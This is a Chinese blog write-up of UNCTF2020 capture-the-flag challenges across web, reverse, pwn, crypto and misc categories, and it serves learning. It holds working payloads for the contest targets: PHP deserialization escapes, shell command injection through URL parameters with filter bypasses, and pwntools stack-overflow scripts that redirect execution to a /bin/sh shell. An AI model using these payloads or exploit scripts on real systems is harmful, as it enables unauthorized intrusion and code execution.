UNCTF2020 writeup部分题解

原创

YE.SS 于 2020-11-18 10:06:54 发布 714 收藏

分类专栏： 笔记

本文链接：https://blog.csdn.net/weixin_45813388/article/details/109707695

web 方向

1、EasySSRF

题目中过滤了很多协议，php遇到不认识的协议就会绕过，所以写一个www再回到根目录就能得到flag

2、easyunserialize

```
function filter($string){
return str_replace('challenge','easychallenge',$string);
}
```

每替换一次challenge就可以逃逸出4个字符，然后password那一串反序列化有29个字符，不是4的倍数，所以删掉最后的大括号，发现依然可以运行。就ok了。

```php
function filter($string){
        return str_replace('challenge','easychallenge',$string);
}

$uname=$_GET[1];
$password=1;
$ser=filter(serialize(new a($uname,$password)));
$test=unserialize($ser);
?>
```

UNCTF{df70b062-1797-4795-afc1-d2a0c440f8ff}

payload:

?1=easychallengeeasychallengeeasychallengeeasychallengeeasychallengeeasychallengeeasychallenge";s:8:“password”;s:4:“easy”}

Ezphp

```php
if ($data_unserialize['username']==$username&&$data_unserialize['password']==$password){
        echo $flag;
```

弱类型比较

bool类型的true跟任意字符串可以弱类型相等。因此我们可以构造bool类型的序列化数据，无论比较的值是什么，结果都为true。


payload:

data=a:2:{s:8:“username”;b:1;s:8:“password”;b:1;}

Babyeval


Payload:

?a=echo%20`cat%20flag.php|base64`;




解码就可以了

UN’s_online_tools


不安全 | 2d22dac5-eaf4-422f-9a76-2240fb9ef999.node3.hackingfor.fun/index.php?url=11|ls%09../../../../
PING
其他功能待开发
Url
GO
bin dev etc flag home lib media mnt opt proc root
run sbin srv sys tmp usr var

cat被过滤了用\绕过



俄罗斯方块人大战奥特曼

俄罗斯方块游戏，按f12可以找到游戏的包.wasm，下载下来用010editor打开，满屏的flag，找着找着发现一个像目录一样的字段，在网页中试一下，直接拿到flag

reverse方向

题目名称re_checkin

操作内容：

用ida反编译后

```
puts( Welcome!Please Input: );
sub_419C00((__int64)"%1000s");
if ( !strcmp(&Str1, &Str2) )
  puts("success!");
else
```

发现main函数中有

```
.bss:000000000042F040 ; char Str2
.bss:000000000042F040 Str2            db ?                    ; DATA XREF: main+45↑o
.bss:000000000042F040                                         ; sub_4015DC+8↑w
.bss:000000000042F041 byte_42F041     db ?                    ; DATA XREF: sub_4015DC+F↑w
.bss:000000000042F042 byte_42F042     db ?                    ; DATA XREF: sub_4015DC+16↑w
.bss:000000000042F043 byte_42F043     db ?                    ; DATA XREF: sub_4015DC+1D↑w
.bss:000000000042F044 byte_42F044     db ?                    ; DATA XREF: sub_4015DC+24↑w
.bss:000000000042F045 byte_42F045     db ?                    ; DATA XREF: sub_4015DC+2B↑w
.bss:000000000042F046 byte_42F046     db ?                    ; DATA XREF: sub_4015DC+32↑w
.bss:000000000042F047 byte_42F047     db ?                    ; DATA XREF: sub_4015DC+39↑w
.bss:000000000042F048 byte_42F048     db ?                    ; DATA XREF: sub_4015DC+40↑w
.bss:000000000042F049 byte_42F049     db ?                    ; DATA XREF: sub_4015DC+47↑w
.bss:000000000042F04A byte_42F04A     db ?                    ; DATA XREF: sub_4015DC+4E↑w
.bss:000000000042F04B byte_42F04B     db ?                    ; DATA XREF: sub_4015DC+55↑w
.bss:000000000042F04C byte_42F04C     db ?                    ; DATA XREF: sub_4015DC+5C↑w
.bss:000000000042F04D byte_42F04D     db ?                    ; DATA XREF: sub_4015DC+63↑w
.bss:000000000042F04E byte_42F04E     db ?                    ; DATA XREF: sub_4015DC+6A↑w
.bss:000000000042F04F byte_42F04F     db ?                    ; DATA XREF: sub_4015DC+71↑w
.bss:000000000042F050 byte_42F050     db ?                    ; DATA XREF: sub_4015DC+78↑w
.bss:000000000042F051 byte_42F051     db ?                    ; DATA XREF: sub_4015DC+7F↑w
.bss:000000000042F052 byte_42F052     db ?                    ; DATA XREF: sub_4015DC+86↑w
.bss:000000000042F053 byte_42F053     db ?                    ; DATA XREF: sub_4015DC+8D↑w
.bss:000000000042F054 byte_42F054     db ?                    ; DATA XREF: sub_4015DC+94↑w
.bss:000000000042F055 byte_42F055     db ?                    ; DATA XREF: sub_4015DC+9B↑w
.bss:000000000042F056                 db    ? ;
```

那么str2中存储得到底是什么呢?

这里提到sub_4015DC修改了这个Str2

Sub_4015DC是这样做的

```
arg_0= qword ptr  10h

push    rbp
mov     rbp, rsp
mov     [rbp+arg_0], rcx
mov     cs:Str2, 75h ; 'u'
mov     cs:byte_42F041, 6Eh ; 'n'
mov     cs:byte_42F042, 63h ; 'c'
mov     cs:byte_42F043, 74h ; 't'
mov     cs:byte_42F044, 66h ; 'f'
mov     cs:byte_42F045, 7Bh ; '{'
mov     cs:byte_42F046, 57h ; 'W'
mov     cs:byte_42F047, 65h ; 'e'
mov     cs:byte_42F048, 6Ch ; 'l'
mov     cs:byte_42F049, 63h ; 'c'
mov     cs:byte_42F04A, 6Fh ; 'o'
mov     cs:byte_42F04B, 6Dh ; 'm'
mov     cs:byte_42F04C, 65h ; 'e'
mov     cs:byte_42F04D, 54h ; 'T'
mov     cs:byte_42F04E, 6Fh ; 'o'
mov     cs:byte_42F04F, 55h ; 'U'
mov     cs:byte_42F050, 4Eh ; 'N'
mov     cs:byte_42F051, 43h ; 'C'
mov     cs:byte_42F052, 54h ; 'T'
mov     cs:byte_42F053, 46h ; 'F'
mov     cs:byte_42F054, 7Dh ; '}'
mov     cs:byte_42F055, 0
nop
pop     rbp
retn
```

这就是flag了

题目名称easyMaze

操作内容：

用ida反编译

发现main里有这样的代码

```
puts("Help Me Out!!!!!!!!");
sub_40AE30("%200s", &Dst);
v3 = (unsigned __int8)sub_401757(&Dst) && (unsigned __int8)sub_40161A(&v7);
if ( v3 )
  puts("Yes! Escaped!");
else
```

Help me out?DST?这是提示我这是一道迷宫题

```
if ( v3 )
  puts("Yes! Escaped!");
else
  puts("No way!");
return 0;
```

V3是什么东西?

当这两个函数都返回真时v3时真

那么

```
v3 = (unsigned __int64)sub_401757(&Dst) && (unsigned __int8)sub_40161A(&v7);
```

我们先看看sub_401757

奥,这是告诉我们这个flag被包裹在UNCTF{}中

```
_BOOL8 __fastcall sub_401757(const char *a1)
{
  char *Str1; // [rsp+30h] [rbp+10h]

  Str1 = (char *)a1;
  return !strncmp(a1, "unctf{", 6ui64) && Str1[strlen(Str1) - 1] == '}';
}
```

那么sub_40161A呢?

```
13  while ( 1 )
14  {
15    v1 = *(char *)(v6 + v5);
16    if ( v1 == 'd' )
17    {
18      ++v4;
19    }
20    else if ( v1 > 'd' )
21    {
22      if ( v1 == 's' )
23      {
24        ++v3;
25      }
26      else
27      {
28        if ( v1 != 'w' )
29          return 0i64;
30        --v3;
31      }
32    }
33    else
34    {
35      if ( v1 != 'a' )
36        return 0i64;
37      --v4;
```

这说明flag时一堆方向了

嗯

```
}
if ( v4 < 0 || v3 < 0 || *((_BYTE *)Dst + 10 * v3 + v4) == 'D' || *((_BYTE *)Dst + 10 * v3 + v4) == '0' )
  return 0i64;
```

这个D和0时不能走的

走到S就成功了

```
if ( *((_BYTE *)Dst + 10 * v3 + v4) == 'S' )
  break;
```

那么迷宫在哪里呢?

在DST这里

```
| *((_BYTE *)Dst + 10 * v3 + v4) ==
```

说实话,乱找找到的这个地图

sub_4017AA

```
rbp
rbp, rsp
rsp, 90h
byte ptr [rbp+var_70], 4Fh ; 'O'
byte ptr [rbp+var_70+1], 6Fh ; 'o'
byte ptr [rbp+var_70+2], 30h ; '0'
byte ptr [rbp+var_70+3], 30h ; '0'
byte ptr [rbp+var_70+4], 6Fh ; 'o'
byte ptr [rbp+var_70+5], 44h ; 'D'
byte ptr [rbp+var_70+6], 30h ; '0'
byte ptr [rbp+var_70+7], 30h ; '0'
byte ptr [rbp+var_68], 53h ; 'S'
byte ptr [rbp+var_68+1], 44h ; 'D'
byte ptr [rbp+var_68+2], 30h ; '0'
byte ptr [rbp+var_68+3], 6Fh ; 'o'
byte ptr [rbp+var_68+4], 6Fh ; 'o'
byte ptr [rbp+var_68+5], 6Fh ; 'o'
byte ptr [rbp+var_68+6], 6Fh ; 'o'
byte ptr [rbp+var_68+7], 30h ; '0'
byte ptr [rbp+var_60], 44h ; 'D'
byte ptr [rbp+var_60+1], 6Fh ; 'o'
byte ptr [rbp+var_60+2], 6Fh ; 'o'
byte ptr [rbp+var_60+3], 6Fh ; 'o'
byte ptr [rbp+var_60+4], 6Fh ; 'o'
byte ptr [rbp+var_60+5], 30h ; '0'
byte ptr [rbp+var_60+6], 44h ; 'D'
```

把地图做出来后就可以得到flag了

题目名称YLBNB

操作内容：


只要把网址输入进去http://45.158.33.12:8000/就可以直接拿到flag

pwn方向

题目名称fan

操作内容：

看看vul是什么



Buf的位置是rbp-30

Read读了0x40

所以可以栈溢出

from pwn import *

url = remote(“ip”,port);

system_adress = 0x 0000000000400735


payload = ‘a’*(0x30+8)+p64(system_adress)

url.sendline(payload)

url.interactive()

题目名称do_you_like_me?

操作内容：



Buf [rbp-10]

Read0x64

又可以栈溢出

看下可不可以找system(“\bin\sh”)

```
0400590 ; int system(const char *command)
0400590 _system         proc near               ; CODE XREF: sub_4006CD+E↓p
0400590                 jmp     cs:off_601020
0400590 _system         endp
0400590
```

Sub_4006CD使用过这个system

```
04006CD ; Attributes: bp-based frame
04006CD
04006CD sub_4006CD      proc near
04006CD ; __unwind {
04006CD                 push    rbp
04006CE                 mov     rbp, rsp
04006D1                 mov     edi, offset command ; "/bin/sh"
04006D6                 mov     eax, 0
04006DB                 call    _system
04006E0                 nop
04006E1                 pop     rbp
04006E2                 retn
04006E2 ; } // starts at 4006CD
04006E2 sub_4006CD      endp
04006E2
```

一个大大的/bin/sh

那么就控制程序到这里去吧

from pwn import *

url = remote(“ip”,port);

system_adress = 0x 00000000004006CD

payload = ‘a’*(0x30+8)+p64(system_adress)


url.sendline(payload)

url.interactive()

crypto方向

Wing

Word里找字体照着打



然后飘号和下划线的wing好容易弄混，实际应该是下划线

easy_rsa

这题就是个简单的rsa，根据a，b算出p，q用一个rsa解密脚本就可以得出来

鞍山大法官开庭之缺的营养这一块怎么补

一个简单的培根密码，直接用在线网站就可以解出来

MISC方向

零

https://blog.csdn.net/amherstieae/article/details/108909743

搜了一下发现有在线转换器的

baba_is_you

简单签到题，把文件拖入010，开到最后有一个网址，用浏览器打开看到评论区有flag

爷的历险记

是一个rpg游戏，必不可能硬打，直接在文件的包里找到怪物属性，改一下怪物血量，进去打一下就可以得到flag。

YLB's CAPTCHA - 签到题

emmm，硬打出来的，有点费眼睛。。。

阴阳人编码


先搜到了一个阴阳怪气编码，但是编码规则显然不一样，然后看密文的格式很像brainfxxk，把两个字符改成ok，三个字符改成ook，反着的问号改成正着的，拖到在线网站中，直接解密得到flag

躲猫猫

这个我用了取巧的办法，直接把后缀改成了.zip，发现其中有一个文件中有一串密文，在线解密一下就有flag了

被删除的flag

直接用010打开就可以拿到flag了



撕坏的二维码

二维码损坏程度不高，直接修复右上角的标识码就可以扫出结果了

mouse_click

usb的流量分析，网上可以直接找到现成的操作步骤，只要看出是用左键来画画的就可以了，最后看着模糊的图像就可以得到flag

https://www.anquanke.com/post/id/85218

https://blog.csdn.net/qq_43431158/article/details/108717829

EZ_IMAGE

也是在网上可以找到的现成拼图方法

https://blog.csdn.net/fjh1997/article/details/107585782

montage和gaps直接在linux环境下一用就出来了

倒影

在文件最后有一串base64，解密后发现最后是4030b405

根据题名，直接把字符串倒序输出是一个压缩包

爆破下6位数字密码就行，即可得到flag